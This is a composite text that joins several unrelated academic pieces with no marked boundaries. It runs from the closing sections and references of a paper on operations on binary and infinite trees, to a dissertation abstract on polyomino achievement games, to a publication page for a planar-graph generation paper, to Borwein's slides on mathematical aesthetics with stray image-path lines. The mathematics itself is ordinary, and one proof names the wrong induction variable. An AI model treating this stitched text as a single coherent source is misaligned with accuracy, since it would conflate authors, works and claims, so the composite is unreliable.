Proof. We prove the first identity by induction on b. For $b = \bullet$ we have $\mu(a\,^{2}_{\cdot}\,\bullet) = \mu(a) = \mu(a) + \mu(\bullet)$ so let $b = (b_L b_R)$ and assume that $\mu(a\,^{2}_{\cdot}\,b_L) = \mu(a) + \mu(b_L)$ and $\mu(a\,^{2}_{\cdot}\,b_R) = \mu(a) + \mu(b_R)$. We have then

$$\begin{aligned}
\mu(a\,^{2}_{\cdot}\,b) &= \mu(a\,^{2}_{\cdot}\,(b_L\,^{1}_{\cdot}\,b_R)) \\
&= \mu((a\,^{2}_{\cdot}\,b_L)\,^{1}_{\cdot}\,(a\,^{2}_{\cdot}\,b_R)) \\
&= \mu(a\,^{2}_{\cdot}\,b_L)\Delta\mu(a\,^{2}_{\cdot}\,b_R) \\
&= (\mu(a) + \mu(b_L))\Delta(\mu(a) + \mu(b_R)) \\
&= \mu(a) + (\mu(b_L)\Delta\mu(b_R)) \\
&= \mu(a) + \mu(b)
\end{aligned}$$

The other identities are similarly proved. □

Corollary 2. *Let μ be one of the valuations height, minheight, Strahler or $2-bud$. Then*

1. $\mu(a \overset{2}{\cdot} b) = \mu(a) + \mu(b)$
2. $\mu(a \overset{3}{\cdot} b) = \mu(a).\mu(b)$
3. $\mu(a \overset{4}{\cdot} b) = \mu(a)^{\mu(b)}$

Proof. The corresponding pairs (Δ, e) satisfy the conditions of Theorem 6. □

Table 3. Some inductive valuations

$a \Delta b$	e	resulting valuation
$a + b$	1	*weight*
$1 + \max(a, b)$	0	*height*
$1 + \min(a, b)$	0	*minheight*
$[a = b] + \max(a, b)$	0	*strahler*
$[a = b] + \min(a, b)$	0	$2 - bud$
$[a = b]$	0	1 if *weight* is even 0 if *weight* is odd

7 Infinite trees

The operations $\overset{k}{\cdot}$ introduced for finite binary trees can be extended to infinite binary trees. For convenience we shall look at infinite trees as languages over 2-letter alphabets.

Let Σ be a finite alphabet and $L_1, L_2 \subseteq \Sigma^*$ be two languages over Σ (for definitions see [19]). The product of L_1 and L_2 is the language $L_1 \cdot L_2 = \{x_1 \cdot x_2 : x_1 \in L_1, x_2 \in L_2\}$. Given $x \in \Sigma^*$, the language $x \cdot L$ and the residual $x^{-1} \cdot L$ of L by x are defined by $x \cdot L = \{x\} \cdot L$ and $x^{-1} \cdot L = \{y \in \Sigma^* : x \cdot y \in L\}$, respectively. If $n \geq 0$, the truncation of L at size n is the language $\lceil L \rceil_n = \{x \in L : |x| \leq n\}$ where $|x|$ is the length of x. For a language L and $n \geq 0$ we define $L^0 = \{\omega\}$ (ω denotes the empty word), $L^{n+1} = L^n \cdot L$ and $L^* = \bigcup_{i=0}^{\infty} L^i$. Finally, a language L over Σ is factorial if $x, v \in \Sigma^*$ and $x \cdot v \in L$ implies that $x \in L$. Factorial languages always contain ω unless they are empty.

Proposition 3. *Let $L, L_1, L_2, \ldots$ be factorial languages over Σ, $x \in \Sigma^*$ and $n \geq 0$. The languages $x^{-1} \cdot L, \lceil L \rceil_n, L = \bigcup_{i=0}^{\infty} L_i, L = \bigcap_{i=0}^{\infty} L_i, L_1 \cdot L_2$ and L^* are factorial.*

A binary tree is entirely specified by its set of internal nodes. Any internal node can be reached by starting from the root and specifying the finite sequence of left and right movements needed to reach it. Let us denote these movements by a and b respectively. A node can thus be seen as a word over the alphabet $\Sigma = \{a, b\}$. A finite (infinite) tree will therefore have a representation as a finite (infinite) language over Σ. To the one node binary tree $\bullet$ corresponds the empty language $L = \emptyset$, the tree $(\bullet\bullet)$ is represented by $L = \{\omega\}$ and the two binary trees

of weight 3 have $\{\omega, a\}$ and $\{\omega, b\}$ as corresponding languages. It is easy to see that languages generated by binary trees are factorial. The converse is also true: Any factorial language over a 2-letter alphabet can be seen as a representation of a particular binary tree, the corresponding binary tree is infinite when the language is. We denote by *FL* the set of factorial languages and by *FFL* the set of finite factorial languages over the two letter alphabet $\{a, b\}$. There is an obvious bijection between *FFL* and *BT*.

Definition 6. *The operation* $\overset{1}{\cdot}$: $FFL \times FFL \to FFL$ *is defined by* $L_1 \overset{1}{\cdot} L_2 = \{\omega\} \cup a \cdot L_1 \cup b \cdot L_2$. *For* $k \geq 2$, *the operations* $\overset{k}{\cdot}$: $FFL \times FFL \to FFL$ *are defined inductively by*

$$L_1 \overset{k}{\cdot} L_2 = \begin{cases} L_1 & \text{if } L_2 = \emptyset \\ (L_1 \overset{k}{\cdot} a^{-1}L_2)^{k-1}\overset{\cdot}{}(L_1 \overset{k}{\cdot} b^{-1}L_2) & \text{if } L_2 \neq \emptyset \end{cases}$$

We now remove the finiteness condition on the languages L_1 *and* L_2 *and define, for finite or infinite languages, the operations* $\overset{k}{\cdot}$ *(*$k \geq 0$*) by*

$$L_1 \overset{k}{\cdot} L_2 = \cup_{i=0}^{\infty}(\lceil L_1 \rceil_i \overset{k}{\cdot} \lceil L_2 \rceil_i)$$

Proposition 4. *The operations* $\overset{k}{\cdot}$ *are operations from* $FL \times FL$ *to FL.*

Proof. The statement is clearly true for finite languages because any $\overset{k}{\cdot}$ product of two finite languages can be expressed in terms of finitely many operations of the form given in Proposition 3. We complete the proof by observing that the result of a $\overset{k}{\cdot}$ product of infinite languages is defined by a countable union of finite factorial languages. □

Most properties of the operations $\overset{k}{\cdot}$ for finite binary trees were proved by induction. This principle does not anymore hold for infinite binary trees and many of the properties shown for finite binary trees do therefore not hold for infinite binary trees. It is nevertheless possible to show that the Properties 2.1 and 2.2 of Theorem 1 remain satisfied for infinite binary trees. On the other hand the Properties 3.1 and 3.2 in the same theorem may be violated by infinite binary trees. Assume for example that $L_1 = \Sigma^*$, $L_2 = \{\omega\}$ and $L_3 = \{\omega, a, b\}$. Then $L_1 \overset{2}{\cdot} L_2 = L_1 \overset{2}{\cdot} L_3$ but $L_2 \neq L_3$.

The result of operations of index greater or equal to 3 can be expressed as $\overset{2}{\cdot}$ products of identical factors. Infinitely many factors are multiplied when the second operand is infinite. The operation $\overset{2}{\cdot}$ correspond to the usual multiplication of languages of computer science and the operation $\overset{3}{\cdot}$ therefore degenerates into the Kleene star operation when the second operand is infinite.

Theorem 7. *Let* L_1, L_2 *be two factorial languages. Then*

1. $L_1 \overset{2}{\cdot} L_2 = L_2 \cdot L_1$
2. $$L_1 \overset{3}{\cdot} L_2 = \begin{cases} L_1^n & \text{some } n \geq 1 \text{ if } L_2 \text{ is finite} \\ L_1^* & \text{if } L_2 \text{ is infinite} \end{cases}$$

Proof. We prove the result for L_2 finite by induction on L_1. The result is clearly true for $L_1 = \emptyset$; so let $L_2 = L_2' \overset{1}{\cdot} L_2''$ and assume that $L_1 \overset{3}{\cdot} L_2' = L_1^{n'}$ and $L_1 \overset{3}{\cdot} L_2'' = L_1^{n''}$ for some $n', n'' \geq 0$. We have then

$$\begin{aligned} L_1 \overset{3}{\cdot} L_2 &= L_1 \overset{3}{\cdot} (L_2' \overset{1}{\cdot} L_2'') \\ &= (L_1 \overset{3}{\cdot} L_2') \overset{2}{\cdot} (L_1 \overset{3}{\cdot} L_2'') \\ &= L_1^{n'} \cdot L_1^{n''} \\ &= L_1^{n'+n''} \end{aligned}$$

as requested. Assume now that L_2 is infinite. We show that the languages L_1^* and $L_1 \overset{3}{\cdot} L_2$ coincide. Indeed, if $x \in \Sigma^*$ and $x \in L_1 \overset{3}{\cdot} L_2$, then $x \in (\lceil L_1 \rceil_i \overset{3}{\cdot} \lceil L_2 \rceil_i)$ for some i. But then by the finite case there exist some n for which $x \in (\lceil L_1 \rceil_i)^n \subseteq L_1^n \subseteq L_1^*$. Assume now that $x \in L_1^*$. Then $x \in L_1^n$ for some n. But then $x \in L_1 \overset{3}{\cdot} \lceil L_2 \rceil_i$ for some i and thus $x \in L_1 \overset{3}{\cdot} L_2$ as requested. □

Remark. The condition in Definition 6 that the languages be factorial is not essential. The operations $\overset{k}{\cdot}$ can equally be defined for arbitrary language defined over 2-letter alphabets.

Notes added in proof

1. The right cancellation rule conjectured at the end of Sect. 3 has recently been proved by Philippe Duchon ("Some new results on a family of operations for binary trees", submitted, 1997).
2. The results contained in this article have been presented at a seminar at INRIA-Paris in October 1995. An abstract of the seminar appears in "Algorithms Seminars 1994–1995", INRIA Technical Report 2669, Bruno Salvy (ed.), 1995.

Acknowledgements. We wish to express our sincere thanks to anonymous reviewers for their helpful remarks. We are also thankful to Professor D. Welsh, Oxford University, Professor Ph. Delsarte, University of Louvain, Professor Ph. Flajolet, INRIA, Dr S. Gaubert, INRIA, Professor M. Nivat, University of Paris, and Professor D. Knuth, Stanford University for commenting a first version of this paper.

References

1. G. R. Blakley, I. Borosh: Knuth's iterated powers, Adv. in Math. **34** (1979) 109-136.
2. V. Blondel: Structured numbers, Technical Report TRITA/MAT-94-31, Department of mathematics, Royal Institute of Technology, S-10044 Stockholm (1994).
3. V. Blondel: Operations on structured numbers, Research report 2464, INRIA BP 105, F-78153 Le Chesnay Cedex (1995).
4. V. Blondel: Une famille d'opérations sur les arbres binaires, C. R. Acad. Sci. Paris, Série 1 **321** (1995) 491-494.
5. R. Costa: Shape identities in genetic algebras, Lin. Algebra and its Appl. **214** (1995) 119-131.
6. I. M. Etherington: On non-associative combinations, Proc. Royal Soc. of Edinburgh **58-59** (1937-1938) 153-162.
7. I. M. Etherington: Genetic algebras, Proc. Royal Soc. of Edinburgh **58-59** (1937-1938) 242-258.
8. Ph. Flajolet, J. C. Raoult, J. Vuillemin: The number of registers required for evaluating arithmetic expressions, Theoret. Comp. Sc. **9** (1979) 99-125.
9. Ph. Flajolet: Analyse d'algorithmes de manipulation d'arbres et de fichiers, Cahiers BURO, **30-35** (1981) 1-209.
10. Ph. Flajolet: Personnal communication, 1996.

11. M. Gardner: Mathematical games: Catalan numbers, Sci. Amer. (1976) 120-122.
12. H. W. Gould: Research bibliography of two special number sequences, Mathematica Monongaliae **12** (1971).
13. J. W. Grossman, R. Z. Zeitman: An inherently iterative computation of Ackermann's function, Theoret. Comp. Science **57** (1988) 327-330.
14. P. Hilton, J. Pedersen: Catalan numbers and their various uses, in: W. Lederman, ed., Handbook of applicable mathematics. John Wiley, Chichester, 1990
15. J. H. Holgate: Population algebras, J. Royal Statist. Soc. Ser. B **43** (1981) 1-19.
16. R. Kemp: The average number of register needed to evaluate a binary tree optimally, Acta Informatica **11** (1979) 363-372.
17. D. E. Knuth: The art of computer programming, Vol. I and II. Addison-Wesley, Reading, MA, 1968.
18. D. E. Knuth: Mathematics and computer science: coping with finiteness, Science **194** (1976) 1235-1242.
19. J. van Leeuwen: Handbook of theoretical computer sciences, Vol. A and B. North-Holland, Amsterdam, 1990
20. C. Pair, A. Quere: Définition et étude des bilangages régulier, Information and Control **13** (1968) 565-593.
21. R. Sedgewick, Ph. Flajolet: An introduction to the analysis of algorithms. Addison-Wesley, Reading, MA, 1996
22. N. J. A. Sloane, S. Plouffe: The encyclopedia of integer sequences. Academic Press, New York, 1995
23. A. N. Strahler: Hypsomic analysis of erosional topography, Bulletin Geological Society of America **63** (1952) 1117-1142.
24. X. G. Viennot: Trees, in: M. Lothaire, ed., Mots. Mélanges offerts à M.-P. Schützenberger. Hermes, Paris, 1990.

Abstract in Deutsch und Englisch
Vollständige Dissertation als PDF-Datei

Autor: Bode, Jens-Peter
Titel: Strategien für Aufbauspiele mit Mosaik-Polyominos

Deutsch:
Bei einem Aufbauspiel setzen zwei Spieler abwechselnd Spielsteine ihrer Farbe auf ein noch unbesetztes Feld eines Spielbrettes. Derjenige Spieler, der den ersten Zug macht, gewinnt das Spiel, falls er ein vorher ausgewähltes Polyomino mit seinen Steinen besetzt. Ein Polyomino ist dabei eine endliche nichtleere Teilmenge der Felder, wobei die Teilmenge selbst und ihr Komplement jeweils durch gemeinsame Kanten zusammenhängen. Ein Polyomino wird Gewinner genannt, falls der erste Spieler unabhängig von den Zügen des zweiten Spielers immer gewinnen kann. Andernfalls heißt es Verlierer. Als Spielbretter werden hier die planaren Darstellungen der Mosaik-Graphen betrachtet. Mosaik-Graphen sind diejenigen planaren Graphen, die die Eigenschaft besitzen, daß es für je zwei ihrer Knoten einen Automorphismus gibt, der den einen Knoten auf den anderen abbildet. Zu den Mosaik-Graphen gehören die platonischen und archimedischen Körper sowie die euklidischen und archimedischen Parkettierungen der Ebene. Die Polyominos der Mosaik-Graphen wurden so weit wie möglich gezählt und mit Hilfe von Aufbau- und Verhinderungsstrategien in Gewinner und Verlierer eingeteilt.

Englisch:
In an achievement game two players alternately mark the cells of a game board. The first player wins the game if he achieves a copy of a polyomino with his marks. A polyomino is a finite nonempty set of cells where the set and its complement both are connected by common edges. A polyomino is called a winner if the first player can win regardless of the moves made by the second player. Otherwise it is called a loser. Here, the planar drawings of mosaic graphs are considered as game boards. Mosaic graphs are planar graphs, having the property that for every two vertices there is an automorphism that maps one vertex onto the other. Platonic and archimedian solids and euclidean and archimedian tessellations of the plane are mosaik graphs. The polyominos of the mosaic graphs are counted as far as possible and are divided into winners and losers using achievement and defensive strategies.

UB Braunschweig, letzte Änderung am Formular: 08.02.1999
ub@tu-bs.de

Generating Labeled Planar Graphs Uniformly at Random

2003

Manuel Bodirsky, Clemens Gröpl and Mihyun Kang.

In Proceedings of the Thirtieth International Colloquium on Automata, Languages and Programming (ICALP 2003), LNCS 2719, 1095 - 1107.

Abstract

We present an expected polynomial time algorithm to generate a labeled
planar graph uniformly at random. To generate the planar graphs, we
derive recurrence formulas that count all such graphs with
n vertices and m edges, based on a decomposition into 1-, 2-, and
3-connected components. For 3-connected graphs we apply a recent
random generation algorithm by Schaeffer and a counting formula by
Mullin and Schellenberg.

Download

gzipped Postscript, uncompressed postscript

BibTeX entry

```
@InProceedings{planar, author = {Manuel Bodirsky and Clemens Gr\"opl and Mihyun Kang}, title = {Generating Labeled Planar Graphs Uniformly at Random}, howpublished = {Thirtieth International Colloquium on Automata, Languages and Programming, Springer Verlag, LNCS 2719}, adress = {Eindhoven}, year = {2003}, pages = {1095-1107}}
```

Back

Manuel Bodirsky / Work/ Publications

Last Revision

9.2003, *bodirsky@informatik.hu-berlin.de*

Aesthetics for the Working Mathematician

Jonathan M. Borwein, FRSC

Prepared for

Queens University Symposium


on

Beauty and the Mathematical Beast:

Mathematics and Aesthetics

April 18, 2001

Shrum Professor of Science & Director



CECM

Centre for Experimental & Constructive Mathematics

Simon Fraser University, Burnaby, BC Canada

URL: www.cecm.sfu.ca/~jborwein/talks.html

Revised: September 7, 2001

BLAKE

- Songs of Innocence and Experience (1825)

ABSTRACT.

"If my teachers had begun by telling me that mathematics was pure play with presuppositions, and wholly in the air, I might have become a good mathematician. But they were overworked drudges, and I was largely inattentive, and inclined lazily to attribute to incapacity in myself or to a literary temperament that dullness which perhaps was due simply to lack of initiation."
(George Santayana)

"Persons and Places", 1945, pp. 238-9

• Most research mathematicians neither think deeply about nor are terribly concerned about either pedagogy or the philosophy of mathematics. Nonetheless, as I hope to indicate, aesthetic notions have always permeated (pure and applied) mathematics.

• I shall argue for aesthetics before utility.

• Through examples, I aim to illustrate how and what that means at the research mine face. I also will argue that the opportunities to tie research and teaching to aesthetics are almost boundless — at all levels of the curriculum. This is in part due to the increasing power and sophistication of visualization, geometry, algebra and other mathematical software.

"The mathematician does not study pure mathematics because it is useful; he studies it because he delights in it and he delights in it because it is beautiful." (Henri Poincaré)

• The transparencies, and other resources, for this presentation are available at

`www.cecm.sfu.ca/personal/jborwein/talks.html`

`www.cecm.sfu.ca/personal/jborwein/mathcamp00.html`

and

`www.cecm.sfu.ca/ loki/Papers/Numbers/`

GAUSS

Gauss once confessed,

> *"I have the result, but I do not yet know how to get it."*

("Asimov's Book of ... Quotations," p. 115)

• One of Gauss's greatest discoveries, in 1799, was the relationship between the lemniscate sine function and the arithmetic-geometric mean iteration. This was based on a purely computational observation. The young Gauss wrote in his diary that the result

> *"will surely open up a whole new field of analysis."*

◇ He was right, as it pried open the whole vista of nineteenth century elliptic and modular function theory.

• Gauss's specific discovery, based on tables of integrals provided by Stirling (1692-1770), was that the reciprocal of the integral

$$\frac{2}{\pi}\int_0^1 \frac{dt}{\sqrt{1-t^4}}$$

agreed numerically with the limit of the rapidly convergent iteration given by $a_0 := 1$, $b_0 := \sqrt{2}$ and computing

$$a_{n+1} := \frac{a_n + b_n}{2}, \qquad b_{n+1} := \sqrt{a_n b_n}$$

◇ The sequences a_n, b_n have a common limit
1.198140234735592207 4 . . . .

• Which is familiar, which is elegant — then and now?

◇ Aesthetic criteria change: 'closed forms' versus 'recursion'. 'Biology envy' replaces 'the blind watchmaker'.

GAUSS and HADAMARD

> *The object of mathematical rigor is to sanction and legitimize the conquests of intuition, and there was never any other object for it.* (J. Hadamard, 1865-1963)

In Borel, "Lecons sur la theorie des fonctions," 1928.

• Perhaps the greatest mathematician to think deeply and seriously about cognition in mathematics (*"... in arithmetic, until the seventh grade, I was last or nearly last."*).

◇ Author of "The psychology of invention in the mathematical field" (1945) and co-prover of the Prime Number Theorem (1896):

> *"The number of primes less than n tends to ∞ as does $\frac{n}{\log n}$."*

AESTHETIC(s) in WEBSTER

aesthetic, adj 1. pertaining to a sense of the beautiful or to the science of aesthetics.

2. having a sense of the beautiful; characterized by a love of beauty.

3. pertaining to, involving, or concerned with pure emotion and sensation as opposed to pure intellectuality.

4. a philosophical *theory or idea of what is aesthetically valid at a given time and place*: the clean lines, bare surfaces, and sense of space that bespeak the machine-age aesthetic.

5. aesthetics.

6. Archaic. the study of the nature of sensation.

Also, esthetic. Syn 2. discriminating, cultivated, refined.

aesthetics, noun 1. the branch of philosophy dealing with such notions as the beautiful, the ugly, the sublime, the comic, etc., as applicable to the fine arts, with a view to establishing the meaning and validity of critical judgments concerning works of art, and the principles underlying or justifying such judgments.

2. *the study of the mind and emotions in relation to the sense of beauty*.

• **JMB**: (unexpected) simplicity or organization in apparent complexity or chaos.

† We need to integrate this into mathematics education — to capture minds not only for utilitarian reasons. Detachment is important, — curtains, stages and picture frames.

RESEARCH MOTIVATIONS

INSIGHT – demands speed $\equiv$ parallelism

- For rapid verification.

- For validation; proofs *and* refutations. For 'monster barring'.

† What is 'easy' changes — merging disciplines, levels and collaborators.

- Marry theory & practice, history & philosophy, proofs & experiments.

- Match elegance and balance to utility and economy.

- In analysis, algebra, geometry & topology.

AND GOALS

- Towards an Experimental M*a*thodology — philosophy and practice.

- Intuition is acquired — mesh computation and mathematics.

- Visualization — three is a lot of dimensions (pictures and sounds).

- 'Caging' and 'Monster-barring' (Lakatos).

  - graphic checks: compare $2\sqrt{y} - y$ and $\sqrt{y}\ln(y)$, $0 < y < 1$

  - randomized checks: equations, linear algebra, primality

PART of OUR 'METHODOLOGY'

1. (*High Precision*) computation of object(s).

2. *Pattern Recognition* of *Real Numbers* (Inverse Calculator and 'RevEng')*, or *Sequences* (Salvy & Zimmermann's 'gfun', Sloane and Plouffe's Encyclopedia).

3. Extensive use of 'Integer Relation Methods': *PSLQ & LLL* and FFT.†

   - Exclusion bounds are especially useful.
   - Great test bed for "Experimental Math" .

4. Some automated theorem proving (Wilf-Zeilberger etc).

*ISC space limits: from 10Mb in 1985 to 10Gb today.

†Top Ten "Algorithm's for the Ages," Random Samples, Science, Feb. 4, 2000.

FOUR EXPERIMENTS

• 1. **Kantian** example: generating "the classical non-Euclidean geometries (hyperbolic, elliptic) by replacing Euclid's axiom of parallels (or something equivalent to it) with alternative forms."

• 2. The **Baconian** experiment is a contrived as opposed to a natural happening, it "is the consequence of 'trying things out' or even of merely messing about."

• 3. **Aristotelian** demonstrations: "apply electrodes to a frog's sciatic nerve, and lo, the leg kicks; always precede the presentation of the dog's dinner with the ringing of a bell, and lo, the bell alone will soon make the dog dribble."

• 4. The most important is **Galilean**: "a critical experiment – one that discriminates between possibilities and, in doing so, either gives us confidence in the view we are taking or makes us think it in need of correction."

◇ It is also the only one of the four forms which will make Experimental Mathematics a serious enterprise.

• From Peter Medawar's *Advice to a Young Scientist*, Harper (1979).

MILNOR


"If I can give an abstract proof of something, I'm reasonably happy. But if I can get a concrete, computational proof and actually produce numbers I'm much happier. I'm rather an addict of doing things on the computer, because that gives you an explicit criterion of what's going on. I have a visual way of thinking, and I'm happy if I can see a picture of what I'm working with."

...

• Consider the following images of zeroes of 0/1 polynomials: `www.cecm.sfu.ca/interfaces/`

◇ But symbols are often more reliable than pictures.

A MISLEADING PICTURE



- LetsDoMath : `www.mathresources.com`

◇ Challenging students honestly? (Life)
◇ Making things tangible (Platonic solids)

De MORGAN & SYLVESTER

"Considerable obstacles generally present themselves to the beginner, in studying the elements of Solid Geometry, from the practice which has hitherto uniformly prevailed in this country, of never submitting to the eye of the student, the figures on whose properties he is reasoning, but of drawing perspective representations of them upon a plane. ... I hope that I shall never be obliged to have recourse to a perspective drawing of any figure whose parts are not in the same plane."

(Augustus De Morgan, 1806-71, First LMS President.)

• Adrian Rice, "What Makes a Great Mathematics Teacher?" MAA Monthly, June 1999, p. 540.

SYLVESTER'S THEOREM

† JavaViewLib : `www.cecm.sfu.ca/interfaces/` is Polthier's modern version of Felix Klein's (1840-1928) models.
† A modern version of Euclid: Cinderella.de : `personal/jborwein/circle.html` & Sketchpad.

> *"The early study of Euclid made me a hater of geometry."*
>
> (James Joseph Sylvester, 1814-97, Second LMS President)


• In D. MacHale, "Comic Sections" (1993)

But discrete (now 'computational') geometry was different:

THEOREM. Given N non-collinear points in the plane there is a *proper* line through only two points.*

*Posed in *The Educational Times* **59** (1893).

KELLY'S "PROOF FROM 'THE BOOK' "



◇ It was forgotten for 50 years?

• First solved ("badly") by Gallai (1943). Also by Erdos who named 'the book'.

◇ Kelly's proof was published by Coxeter (1948)!

- Two more examples from the book:
  - Niven's 1947 proof that π is irrational (`personal/jborwein/pi.pdf`); and
  - Snell's law — travelling between Physics and the Calculus. (To or from?)

GEORGE LAKOFF & RAFAEL E. NUNEZ

"Recent Discoveries about the Nature of Mind.

In recent years, there have been revolutionary advances in cognitive science — advances that have a profound bearing on our understanding of mathematics.* Perhaps the most profound of these new insights are the following:

1. The embodiment of mind. The detailed nature of our bodies, our brains and our everyday functioning in the world structures human concepts and human reason. This includes mathematical concepts and mathematical reason.

*More serious curricular insights should come from neuro-biology (Dehaene et al., "Sources of Mathematical Thinking: Behavioral and Brain-Imaging Evidence," *Science*, May 7, 1999).

2. The cognitive unconscious. Most thought is unconscious — not repressed in the Freudian sense but simply inaccessible to direct conscious introspection. We cannot look directly at our conceptual systems and at our low-level thought processes. This includes most mathematical thought.

3. Metaphorical thought. For the most part, human beings conceptualize abstract concepts in concrete terms, using ideas and modes of reasoning grounded in sensory-motor systems. The mechanism by which the abstract is comprehended in terms of the concept is called *conceptual metaphor*. Mathematical thought also makes use of conceptual metaphor, as when we conceptualize numbers as points on a line."

- "Where Mathematics Comes From," Basic Books, 2000. (p. 5)

- They later observe:

> *"What is particularly ironic about this is that it follows from the empirical study of numbers as a product of mind that it is natural for people to believe that numbers are not a product of mind!"* (Lakoff and Nunez, p. 81)

...

- Compare a more traditional view:

> *"The price of metaphor is eternal vigalence."* (Arturo Rosenblueth and Norbert Wiener)


Quoted by R. C. Leowontin
in *Science* p. 1264, Feb 16, 2001
(The *Human Genome* Issue)

TWO THINGS ABOUT $\sqrt{2}$

• *A. Irrationality*.

• Tom Apostol's new geometric proof* of the irrationality of $\sqrt{2}$.

PROOF. Consider the *smallest* right-angled isoceles integral with integer sides:



◇ the smaller triangle is integral ···

*MAA, November 2000, pp. 241-242

• *B. Rationality.*

◇ $\sqrt{2}$ also makes things rational:

$$\left(\sqrt{2}^{\sqrt{2}}\right)^{\sqrt{2}} =$$
$$\sqrt{2}^{(\sqrt{2}\cdot\sqrt{2})} = \sqrt{2}^{2} = 2.$$

• Hence there are irrational numbers α and β with α^{β} rational. But which ones?

† Compare: $\alpha := \sqrt{2}$, $\beta := 2\ln_2(3)$, which Maples says yields $\alpha^{\beta} = 3$.

† There are eight possible (ir)rational triples:

$$\alpha^{\beta} = \gamma.$$

TWO INTEGRALS

Even Maple knows

- A. $\pi \neq \frac{22}{7}$.

$$\int_0^1 \frac{(1-x)^4 x^4}{1+x^2}\,dx = \frac{22}{7} - \pi,$$

...

but struggles with

- *B. The sophomore's dream.*

$$\int_0^1 \frac{1}{x^x}\,dx = \sum_{n=1}^{\infty} \frac{1}{n^n}.$$

PARTIAL FRACTIONS & CONVEXITY

• We consider a network *objective function* p_N given by

$$p_N(\vec{q}) = \sum_{\sigma \in S_N} \left(\prod_{i=1}^{N} \frac{q_{\sigma(i)}}{\sum_{j=i}^{N} q_{\sigma(j)}}\right)\left(\sum_{i=1}^{N} \frac{1}{\sum_{j=i}^{N} q_{\sigma(j)}}\right)$$

summed over *all* $N!$ permutations; so a typical term is

$$\left(\prod_{i=1}^{N} \frac{q_i}{\sum_{j=i}^{N} q_j}\right)\left(\sum_{i=1}^{N} \frac{1}{\sum_{j=i}^{n} q_j}\right) \ .$$

◇ For $N = 3$ this is

$$q_1 q_2 q_3 \left(\frac{1}{q_1+q_2+q_3}\right)\left(\frac{1}{q_2+q_3}\right)\left(\frac{1}{q_3}\right)$$

$$\times \left(\frac{1}{q_1+q_2+q_3} + \frac{1}{q_2+q_3} + \frac{1}{q_3}\right) \ .$$

